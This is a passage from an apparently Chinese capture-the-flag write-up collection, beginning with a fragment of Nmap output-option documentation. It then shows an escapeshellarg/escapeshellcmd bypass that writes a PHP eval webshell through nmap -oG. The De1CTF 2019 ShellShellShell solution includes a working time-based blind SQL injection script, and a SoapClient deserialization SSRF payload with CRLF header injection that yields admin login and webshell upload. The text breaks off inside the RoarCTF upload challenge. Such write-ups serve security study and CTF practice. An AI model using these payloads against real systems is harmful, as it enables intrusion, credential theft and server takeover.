脚本小子输出类似于交互工具输出，这是一个事后处理，适合于 'l33t HaXXorZ，由于原来全都是大写的Nmap输出。这个选项和脚本小子开了玩笑，看上去似乎是为了 “帮助他们” 。

-oG <filespec> (Grep输出)

这种方式最后介绍，因为不建议使用。然面，Grep输出仍然很常使用。它是一种简单格式，每行一个主机，可以通过UNIX工具(如grep、awk、cut、sed、diff)和Perl方便地查找和分解。常可 用于在命令行上进行一次性测式。查找ssh端口打开或运行Sloaris的主机，只需 要一个简单的grep主机说明，使用通道并通过awk或cut命令打印所需的域。

Grep输出可以包含注释(每行由#号开始)。每行由6个标记的域组成，由制表符及 冒号分隔。这些域有主机，端口， 协议，忽略状态， 操作系统，序列号， IPID和状态。

这些域中最重要的是Ports，它提供 了所关注的端口的细节，端口项由逗号分隔。每个端口项代表一个所关注的端口， 每个子域由/分隔。这些子域有：端口号，状态，协议， 拥有者，服务， SunRPCinfo和版本信息。

-oA <basename> (输出至所有格式)

为使用方便，利用-oA *<basename>*选项 可将扫描结果以标准格式、XML格式和Grep格式一次性输出。分别存放在 *<basename>*.nmap， *<basename>*.xml和 *<basename>*.gnmap文件中。也可以在文件名前指定目录名，如在UNIX中，使用~/nmaplogs/foocorp/， 在Window中，使用c:\hacking\sco on Windows。


我们可以使用`-oG`模式完成对结果的输出，类似于`<?php @eval($_POST["cmd"]);?> -oG cmd.php`，完成将nmap本身的扫描结果和我们的一句话木马写入cmd.php当中，如果我们将该字符串直接赋值给变量host的话
首先escapeshellarg处理变为`$host='<?php @eval($_POST["cmd"]);?> -oG cmd.php'`
接着escapeshellcmd处理后变为`$host='\<\?php @eval($_POST["cmd"])\;\?\> -oG cmd.php'`,此时两侧的单引号限制了命令的执行，如果我们在两侧都加上单引号呢
首先escapeshellarg处理变为`$host='\'<?php @eval($_POST["cmd"]);?> -oG cmd.php\''`
接着escapeshellcmd处理后变为`$host='\\'\<\?php @eval($_POST["cmd"]);\?\> -oG cmd.php\\''`,此时前侧的单引号和分号并不重要，我们只要能保证一句话木马完整即可，但我们此时保存的文件名为`cmd.php\\`，该如何解决这个问题呢，其实也很简单，我们只要在后方的单引号前加上一个空格即可，即完成了一个类似于00截断文件名的问题，paylaod:`'<?php @eval($_POST["cmd"]);?> -oG cmd.php '`，经过处理后的字符串为

```
'\\'\<\?php @eval($_POST["cmd"]);\?\> -oG cmd.php \\''
```


为什么我们能完成前侧单引号的逃逸呢，因为此时一句话木马的前侧变成了`'\\'`，也就是`\\`，即完成了对单引号的闭合，我们输入的字符串中的命令得到了执行，此时访问一句话木马所在的文件即可

20.[De1CTF 2019]ShellShellShell

进入题目即为用户登陆界面




观察url的格式`index.php?action=login`，猜测应该有对应的注册界面，将url修改为`index.php?action=register`



果不其然，注册用户时需要满足特殊md5值要求的验证码，我们直接使用脚本爆破即可
尝试注册用户名为admin的用户失败

The username is not unique

注册普通用户名的用户后进入用户界面



猜测action参数可能存在有文件包含漏洞，修改url为`index.php?action=php://filter/read=convert.base64_encode/resource=index`

Get out hacker!
jaivy's laji waf.

经过测试后发现action参数的检测机制为白名单，没有漏洞利用的空间
发现publish功能

尝试xss但是尖括号被转义，此时有点一筹莫展了，回去考虑源码泄露的问题

```
85f7e-b03f-45ee-9ff7-2a388cd42d6d.node2.buuoj.cn.wetolink.com:82/index.php [ 302 ]
Checking : http://1ad85f7e-b03f-45ee-9ff7-2a388cd42d6d.node2.buuoj.cn.wetolink.com:82/index.phps [ 403 ]
Checking : http://1ad85f7e-b03f-45ee-9ff7-2a388cd42d6d.node2.buuoj.cn.wetolink.com:82/index.php~ [ 200 ]
Checking : http://1ad85f7e-b03f-45ee-9ff7-2a388cd42d6d.node2.buuoj.cn.wetolink.com:82/login.php Checking : http://
```

直接获得了index.php的源码

```php
<?php

require_once 'user.php';
$C = new Customer();
if(isset($_GET['action']))
{
    $action=$_GET['action'];
    $allow=0;
    $white_action = "delete|index|login|logout|phpinfo|profile|publish|register";
    $vpattern = explode("|",$white_action);
    foreach($vpattern as $key=>$value)
    {
        if(preg_match("/$value/i", $action ) &&  (!preg_match("/\//i",$action))   )
        {
            $allow=1;
        }
    }
    if($allow==1)
    {require_once 'views/'.$_GET['action'];}
    else {
        die("Get out hacker!<br>jaivy's laji waf.");
    }
}
else
header('Location: index.php?action=login');
```

`require_once 'views/'.$_GET['action'];`可以由该语句得到对应的文件所在位置并获得对应页面的源码,我们还可以通过文件包含的内容获取`user.php`，
在`/views/index`当中我们发现了可疑的语句

```php
if($data['code']==2 && $C->is_admin ==1){
      for($i=1; $i<count($data['data']); $i++)
      {
            $img = $data['data'][$i];
            echo "<img src='/adminpic/$img'><br>";
      }
}
```

猜测是需要我们伪造admin身份进行登陆，但如何完成admin身份的伪造呢，我们在publish函数当中看到我们以post方式传入的变量`signature`被插入了数据库当中

```
@$ret = $db->insert(array('userid','username','signature','mood'),'ctf_user_signature',array($this->userid,$this->username,
    $_POST['signature'],$mood));
```

使用的函数为在`config.php`当中定义的函数`insert`,内部还调用了`get_column`函数，其中`get_column`起到的作用是如果我们输入的参数为数组则变成类似于`a`,`b`,`c`的格式
紧接着我们又调用了`preg_replace`方法将字符串中被反引号包围的内容变成以单引号包围

```
public function insert($columns,$table,$values){

    $column = $this->get_column($columns);
    $value = '('.preg_replace('/`([^`,]+)`/','\'${1}\'',$this->get_column($values)).')';
    $nid =
    $sql = 'insert into '.$table.'('.$column.') values '.$value;
    $result = $this->conn->query($sql);

    return $result;
}
```



```
private function get_column($columns){

    if(is_array($columns))
        $column = ' `'.implode('`,`',$columns).'` ';
    else
        $column = ' `'.$columns.'` ';

    return $column;
}
```


综合上述的分析，我们最终在数据库中执行的语句为

```
insert into ctf_user_signature (`userid`,`username`,`signature`,`mood`) values (this->userid,$this->username,$_P
OST['signature'],$mood)
```

但我们传入的value有一个这样的过程
`('a','b','c')`=>`a`,`b`,`c`=`('a','b','c')`
如果我们在注入时直接使用`'`的话，也就是我们的输入类似于`hello',3)#`

```
('id','username','hello',3)#','mood')
```

数组中的每一个元素被修改成为用反引号包围，则变成了

```
`id`,`username`,`hello',3)#`,`mood`
```

但是在进行正则匹配时，我们的`hello',3)#`却因为内部包含有逗号的原因无法被正则匹配到，也就导致了hello前面的反引号无法被重新转换为单引号

因此我们选择更为直接方式，采用反引号进行闭合，输入hello`,3)#

(‘id’,‘username’,‘hello`,3)#’,‘mood’)

数组中的每一个元素被修改成为用反引号包围，则变成了


`id`,`username`,`hello`,3)#`,`mood`

此时正则匹配后我们在#前的内容变成了


```
('id','username','hello',3)
```

变成了合法数据

综上所述，我们采用时间类型盲注的方式获取admin的密码，此处为正常响应时间(网速有点慢...)





可见盲注成功




编写脚本

```python
import requests
import time
url = 'http://b46edeb8-d2ac-41e8-85cb-3b94cac99125.node2.buuoj.cn.wetolink.com:82/index.php?action=publish'
cookie={"PHPSESSID":"ni857r6gql99gg9fogcduofgm4"}
s = requests.session()
ans =''
for j in range(1,40):
    for i in range(27,137):
        data = {'signature':'hello`,if(ascii(substr((select password from ctf_users limit 0,1),'+str(j)+',1))='+str(i)+',sleep(5),1))#','mood':2}
        t1=time.time()
        c = s.post(url= url,data = data,cookies = cookie)
        t2 = time.time()
        if t2-t1>3:
            ans = ans + chr(i)
            break
    print(ans)
    print(j)
```





使用md5解密，获得admin的密码



但我们使用对应的password和username进行登陆时得到提示

You can only login at the usual address

回去查看对应的方法

```
if ($user[4] == '0' && $user[2] !== get_ip())
    die("You can only login at the usual address");
```

user[2]为数据库中存储的ip地址，admin的用户ip应当为`127.0.0.1`，对应`allow_diff_ip`的值为0，也就是我们需要找到对应的方法实现ssrf，很容易可以联想到前几天写的利用SoapClient实现ssrf的题目，先观察一下哪里有可以实现反序列化的地方，首先我们是在login当中调用了对象C的login方法来进行登陆的，其中对象C来自于类Customer

```
if($C->login())
{
    header('Location: index.php?action=index');
    exit;
}
```


接下来研究哪里可以让我们实现任意类的反序列化

```
while ($row = $ret->fetch_row()) {
    $sig = $row[1];
    $mood = unserialize($row[2]);
    $country = $mood->getcountry();
    $ip = $mood->ip;
    $subtime = $mood->getsubtime();
    $allmess = array('id'=>$row[3],'sig' => $sig, 'mood' => $mood, 'ip' => $ip, 'country' => $country, 'subtime' => $
        subtime);
    array_push($data, $allmess);
}
```



我们在`$mood`变量后调用了反序列化方法，此时还需要找到哪里调用了类中不存在的方法，很容易看到`$country = $mood->getcountry();`可以实现SoapClient类`__call`魔术方法的调用
我们要做的就是构造一个SoapClient类的对象完成用户用户的登陆，由于是在服务器端发出的请求，自然就可以实现伪造本地ip登陆了，直接套用一下wupco师傅的脚本了(自己写的老是测试失败，太菜了)

```
<?php
$target = 'http://127.0.0.1/index.php?action=login';
$post_string = 'username=admin&password=jaivypassword&code=493447';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: PHPSESSID=1gnm1fs4m3ocdd227sb30es347'
    );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-
urlencoded^^'.join('^^',$headers).'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_string,'uri'
   => "aaab"));

$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo bin2hex($aaa);
?>
```


成功实现登陆orzorz



以admin身份登陆后publish页面具有文件上传的功能



直接上传最简单的一句话木马即可，查看内网网段



内网网段为`172.64.108.x`

21.[RoarCTF 2019]Simple Upload

```php
<?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller
{
        public function index()
        {
                show_source(__FILE__);
        }
        public function upload()
        {
                $uploadFile = $_FILES['file'] ;

                if (strstr(strtolower($uploadFile['name']), ".php") ) {
                    return false;
                }

                $upload = new \Think\Upload();// 实例化上传类
                $upload->maxSize   = 4096 ;// 设置附件上传大小
                $upload->allowExts  = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型
                $upload->rootPath = './Public/Uploads/';// 设置附件上传目录
                $upload->savePath = '';// 设置附件上传子目录
                $info = $upload->upload() ;
                if(!$info) {// 上传错误提示错误信息
                    $this->error($upload->getError());
                    return;
                }else{// 上传成功 获取上传文件信息
                    $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ;
